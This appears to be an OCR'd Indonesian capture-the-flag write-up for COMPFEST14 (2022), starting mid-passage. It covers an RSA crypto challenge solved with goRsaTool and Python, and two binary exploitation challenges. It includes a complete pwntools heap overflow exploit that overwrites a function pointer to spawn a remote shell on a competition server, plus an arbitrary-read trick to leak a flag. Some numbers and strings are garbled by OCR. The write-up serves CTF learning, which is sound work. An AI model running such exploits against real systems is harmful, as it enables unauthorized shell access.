118922878846113776214930956615947397650265064424882922948459166993337
633943842420399947828220491968016969230691375198190867508477106770465
124812449734268499398961 4,
276240416722719100925195512596245809845674926591007333379678317841577
410937012129316341244114809610751169411638919405408436514161240881590
123741257292373670886480 2,
376947557602692645098278893925460946864270966107877084873666363941904
158884511776971345270304641175626909664107693157317778420425394952375
539696816438926104451875 0,
196777837315896876880036873643608118261244651139271907217082053218379
605449979458253198811891734185020704853076527825950961226631261346151
349090290678202321392104 2,
455387659244452997414620814468674826705601163572782755519442772186193
990011273810477955575488340849960140250873763634745794605326726719468
828244387768123006120504 5,
134261695630680038465870740998912399882904842802470182467161126795590
034930575806676886876513474728430395831867398082439905850888425389246
268185201917840524499318 7,
403592686235601651678655280354945002745779017731556144896800325816066
230452078613957181516451026620843674839675188994444274345913359128947
082080571389645729114624 1,
545446352780932320341751327290473593238041248052290314370536425366421
232958030295811131328440070400991602598328445998544731396637459055906
406233996731145199663475,
276240416722719100925195512596245809845674926591007333379678317841577
410937012129316341244114809610751169411638919405408436514161240881590
123741257292373670886480 2,
214045013242153539028190082502324762561153883908482269717305019818391
864561218200222786831299843134773929523340669684788555614754223563122
520777878229866742314120 6,
199613717112021356249410622142542797454113146306012125773676967745628
402741283272919937876549372447891087490822133481367181111918876976256
411098516746836003013749,
144941882775550773196318502480530803880688079970697375672704208640953
955164687904923807217886710021776121026188068393788453476189575254163
864054432000683861019940 2,
391620812123488909067689569554030382661124194960471697964544623878454
256358943846175925382860239965923770205403280387731791361754766349635
697492624055624187696116 0]
```

Yang kita tahu kita tidak diberi p dan q, kami juga kehilangan key untuk r. r tersebut ternyata faktor dari b setelah kami cari tahu di factordb.com. Jalankan perintah berikut untuk mendapatkan private-key, pada challenge ini saya juga memakai tools lain yaitu https://github.com/sourcekris/goRsaTool

```
$ echo
19950137143589346747887532564947030469799819464050604021888310274178316214304580449 > prime.txt
$ echo n =
46904247502573506316208657325846559810279512016857426300203039984234105951192878809563351395453081079707504264642831355419722047358735718881487053318648360152659 33 > key.pub
$ echo e = 65537 >> key.pub
$ goRsaTool -key key.pub -pastprimes prime.txt -attack pastctf > key.priv
$ goRsaTool -key key.priv -dumpkey

key.priv:
n =
46904247502573506316208657325846559810279512016857426300203039984234105951192878809563351395453081079707504264642831355419722047358735718881487053318648360152659 33
e = 65537
d =
30094810679207408648497399034924513481273989964582675067878264664800710365864481927988908071191081027637091532968917764402579410382471921682393608721739540081246 73
p =
19950137143589346747887532564947030469799819464050604021888310274178316214304580449
```

Setelah itu kita cari key r nya, untuk mendapatkan kunci r kita harus menghitungnya menggunakan python di terminal dengan rumus berikut,

```
b1 = (s - q*(2*p + q))
r = b//b1
```

Pertama kita inisialisasi variable *s, b, p* dan, *q* dengan key nya masing-masing

```
┌──(root💀kali)-[/home/…/CCUG/Compfest14_2022/crypto/snab-yes-snab]
└─# python3
Python 3.9.9 (main, Jan  3 2022, 03:24:21)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> s = 188884778840584516887524130950857212193643988223370527750737674809590233382119429378259468541703561394983871977313067768801752458837941134635378393518175352764315 56
>>> b = 9443933160755496846730550104406515784120511146743781934355610315476496165588402807486095929480065210172816841985419637467495835498845576371686526893563733621639510852 8
>>> p = 19950137143589346747887532564947030469799819464050604021888310274178316214304580449
>>> q = 23510739382383356750173073535696182252429608960995740202788681418027451188931167 17
>>>
```

Lalu inputkan rumus berikut maka didapatlah hasil perhitungannya, *r = 23728*

```
>>> b1 = (s - q*(2*p + q))
>>> r = b//b1
>>> r
23728
>>>
```

Langkah selanjutnya kita decrypt dengan script berikut, lalu jalankan

```
from Cryptodome.Util.number import *

e = 65537
s =
188884778840584516887524130950857212193643988223370527750737674809590
233382119429378259468541703561394983871977313067768801752458837941134
635378393518175352764315 56
n =
469042475025735063162086573258465598102795120168574263002030399842341
059511928788095633513954530810797075042646428313554197220473587357188
814870533186483601526 5933
a = 464
b =
944393316075549684673055010440651578412051114674378193435561031547649
616558840280748609592948006521017281684198541963746749583549884557637
168652689356373362163951085 28
c_list =
[238366830861189296693009455539493861428395966432058956141637730600 13
252500425863935242731382256673319834936580873776791020164266656906101
825635117576701360445499 97,
118922878846113776214930956615947397650265064424882922948459166993337
633943842420399947828220491968016969230691375198190867508477106770465
124812449734268499398961 4,
276240416722719100925195512596245809845674926591007333379678317841577
410937012129316341244114809610751169411638919405408436514161240881590
123741257292373670886480 2,
376947557602692645098278893925460946864270966107877084873666363941904
158884511776971345270304641175626909664107693157317778420425394952375
539696816438926104451875 0,
196777837315896876880036873643608118261244651139271907217082053218379
605449979458253198811891734185020704853076527825950961226631261346151
349090290678202321392104 2,
455387659244452997414620814468674826705601163572782755519442772186193
990011273810477955575488340849960140250873763634745794605326726719468
828244387768123006120504 5,
134261695630680038465870740998912399882904842802470182467161126795590
034930575806676886876513474728430395831867398082439905850888425389246
268185201917840524499318 7,
403592686235601651678655280354945002745779017731556144896800325816066
230452078613957181516451026620843674839675188994444274345913359128947
082080571389645729114624 1,
545446352780932320341751327290473593238041248052290314370536425366421
232958030295811131328440070400991602598328445998544731396637459055906
406233996731145199663475,
276240416722719100925195512596245809845674926591007333379678317841577
410937012129316341244114809610751169411638919405408436514161240881590
```

```
123741257292373670886480 2,
214045013242153539028190082502324762561153883908482269717305019818391
864561218200222786831299843134773929523340669684788555614754223563122
520777878229866742314120 6,
199613717112021356249410622142542797454113146306012125773676967745628
402741283272919937876549372447891087490822133481367181111918876976256
411098516746836003013749,
144941882775550773196318502480530803880688079970697375672704208640953
955164687904923807217886710021776121026188068393788453476189575254163
864054432000683861019940 2,
391620812123488909067689569554030382661124194960471697964544623878454
256358943846175925382860239965923770205403280387731791361754766349635
697492624055624187696116 0]

p =
199501371435893467478875325649470304697998194640506040218883102741783
1621430580449
q =
235107393823833567501730735356961822524296089609957402027886814180274
5118893116717
d =
300948106792074086484973990349245134812739899645826750678782646648007
103658644819279889080711910810276370915329689177644025794103824719216
823936087217395400812 4673

b1 = (s - q*(2*p + q))
r = b//b1

for c in c_list:
    print(long_to_bytes(pow(c,d,n)//r).decode().strip())
```

Setelah dijalankan outputnya seperti berikut, ternyata terdapat 2 layer pada file yang dimana kita harus mendapatkan output flag semestinya.

```
┌──(root💀kali)-[/home/…/CCUG/Compfest14_2022/crypto/snab-yes-snab]
└─# python3 solver1.py
#Snab says good job! But you're not done yet
from secret import FLAG

flag = FLAG
halfa = ''.join([flag[i] for i in range (0, len(flag), 2)])
halfb = ''.join([flag[i] for i in range (1, len(flag), 2)])
p = bytes_to_long(bytes(halfa, encoding = ))
q = bytes_to_long(bytes(halfb, encoding = ))
r = 0

while (not(isPrime(p) and isPrime(q))):
p += 1
q += 1
r += 1
```

Singkat cerita yang perlu kami lakukan adalah mengurangi r dari p dan q dan menjalankan script berikut untuk menyelesaikan layer 2

```
from Cryptodome.Util.number import *

p =
19950137143589346747887532564947030469799819464050604021888310274178316214305804 49
q =
23510739382383356750173073535696182252429608960995740202788681418027451188931167 17
r = 23728

pmr = p-r
qmr = q-r

pwords = long_to_bytes(pmr)
qwords = long_to_bytes(qmr)

out = ""
for i in range(len(pwords)):
    out += chr(pwords[i]) + chr(qwords[i])

print(out)
```

Dan berikut output setelah dijalankan beserta flagnya

```
┌──(root💀kali)-[/home/…/CCUG/Compfest14_2022/crypto/snab-yes-snab]
└─# python3 solver2.py
COMPFEST14{y0U_d1DnT_3xpEcT_t0_FinD_pQ_4s_a_fl4g_DiD_y0u_7e1877a801}
```

FLAG : COMPFEST14{y0U_d1DnT_3xpEcT_t0_FinD_pQ_4s_a_fl4g_DiD_y0u_7e1877a801}

BINARY EXPLOITATION

Binary Exploitation Is Ez

Diberikan sebuah file *chall.zip* pada challenge BinEx kali ini terdiri dari 2 file *./ez* dan *./ez.c*

```
┌──(npdn㉿kali)-[~/CCUG/Compfest14_2022/BinEx/BinExEz]
└─$ checksec ez
[!] Could not populate PLT: invalid syntax (unicorn.py, line 110)
[*] '/home/npdn/CCUG/Compfest14_2022/BinEx/BinExEz/ez'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Pada file *./ez.c* terdapat fungsi EZ_WIN() yang dimana jika code tersebut dipanggil akan menjalankan shell

```
void EZ_WIN()   {
        puts("EAAAAAAAAAAAASYYYYYYYYYYYY");
        system("/bin/sh");
        exit(0);
}
```

Fokus utama pada challenge ini adalah pada ketiga fungsi tersebut, yang dimana instruksinya untuk create meme, edit meme, dan print meme

```
void new_meme() {
        unsigned int size;
        printf("Enter meme size: ");
        size = read_int();
        if(size > 0x200)        {
                puts("Please, noone wants to read the entire bee movie script");
                exit(-1);
        }
        int i = 0;
        while(memes[i] ≠ NULL && ++i < 8);
        if(i == 8)      {
                puts("No more memes for you!");
                exit(-1);
        }
        memes[i] = malloc(8);
        memes[i]→func = &my_print;
        memes[i]→content = malloc(size);
        printf("Enter meme content: ");
        fgets(memes[i]→content, size, stdin);
        puts("Done!");
}
```

```
void edit_meme()        {
        unsigned int idx;
        printf("Index: ");
        idx = read_int();
        if(memes[idx] == NULL)  {
                puts("There's no meme there!");
                return;
        }
        printf("Enter meme content: ");
        gets(memes[idx]→content);
        puts("Done!");
}
```

```
void print_meme()       {
        unsigned int idx;
        printf("Index: ");
        idx = read_int();
        if(memes[idx] == NULL)  {
                puts("There's no meme there!");
                return;
        }
        (*(memes[idx]→func))(memes[idx]→content);
}
```

Singkat cerita disini kami menggunakan metode buffer overflow ketika kita menjalankan fungsi *edit_meme* dan menggunakan payload yang telah kami susun berikut menggunakan python

```python
from pwn import *

sh = 0x4014a0


def fun_add(r):
    r.recvuntil('size: ')
    r.sendline('4')
    r.recvuntil('content: ')
    r.sendline('AAAA')


def fun_edit(r):
    r.recvuntil('Index: ')
    r.sendline('0')
    p = b'A' * 32 + p64(sh)
    r.sendline(p)


# r = process('./ez')
r = remote('103.185.38.238', 15733)

r.recvuntil('Choice: ')
r.sendline('1')
fun_add(r)
r.recvuntil('Choice: ')
r.sendline('1')
fun_add(r)
r.recvuntil('Choice: ')
r.sendline('2')
fun_edit(r)
r.recvuntil('Choice: ')
r.sendline('3')
r.recvuntil('Index: ')
r.sendline('1')

r.interactive()
```

Kita telah berhasil me-remote servernya, dan kita sudah masuk dalam shellnya, pada server yang kita remote terdapat banyak file core, dan juga terdapat file flag juga

```
┌──(npdn㉿kali)-[~/CCUG/Compfest14_2022/BinEx/BinExEz]
└─$ python payload.py
[+] Opening connection to 103.185.38.238 on port 15733: Done
[*] Switching to interactive mode
EAAAAAAAAAAAASYYYYYYYYYYYY
$
```

```
┌──(npdn㉿kali)-[~/CCUG/Compfest14_2022/BinEx/BinExEz]
└─$ python payload.py
[+] Opening connection to 103.185.38.238 on port 15733: Done
[*] Switching to interactive mode
EAAAAAAAAAAAASYYYYYYYYYYYYY
$ ls
bin
cat
core.1000
core.1001
core.1003
core.1004
core.1005
core.1006
core.1007
```

```
core.984
core.998
core.999
dev
ez
flag.txt
lib
lib32
lib64
libx32
```


Berikut flagnya telah kami temukan setelah berhasil me-remote server

```
core.999
dev
ez
flag.txt
lib
lib32
lib64
libx32

usr
$ cat flag.txt
COMPFEST14{C_i_told_u_its_ez_looooooooool_257505}$
$
```

FLAG : COMPFEST14{C_i_told_u_its_ez_looooooooool_257505}

BINARY EXPLOITATION

Survei



Pada challenge binary exploitation kali ini diberikan sebuah file *chall.zip* yang terdiri dari source code file *survei.c* dan executable *./survei*


```
┌──(npdn㉿kali)-[~/CCUG/Compfest14_2022/BinEx/Survei]
└─$ checksec survei
[!] Could not populate PLT: invalid syntax (unicorn.py, line 110)
[*] '/home/npdn/CCUG/Compfest14_2022/BinEx/Survei/survei'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Bisa dilihat pada source code bahwa terdapat variabel flag bertipe char (karakter), dan menyimpan sebuah value 40. Program memasukkan flag ke global variable flag dan terdapat menu yang akan membaca string pada address yang kita masukan secara langsung melalui standard input.


```c
char flag[40];

int main(int argc, char const *argv[]) {
    setvbuf(stdout, NULL, _IONBF, 0);
    FILE *fp = fopen("flag.txt", "r");
    fgets(flag, 40, fp);
    char survei[3600];
```

```c
void lihatSurvei() {
    int p;
    printf("Survei manakah yang ingin dilihat: ");
    scanf("%lld", &p);
    char* x = (char *) p;
    printf("%s\n", x);
}
```


Karena tidak ada PIE dan binary tidak stripped, langsung cek saja di gdb ada dimana symbol flag.



Lalu convert ke desimal dengan command-line python dan jadikan angka desimal dari flagnya sebagai input pada menu lihat survei.



kita remote servernya `nc 013.185.38.238 16386` pilih opsi (2) untuk melihat survei, kemudian inputkan angka desimal dari address flagnya, didapatlah flagnya sebagai berikut.



FLAG : COMPFEST14{N0wY0U_knoW_bss_and_nopie}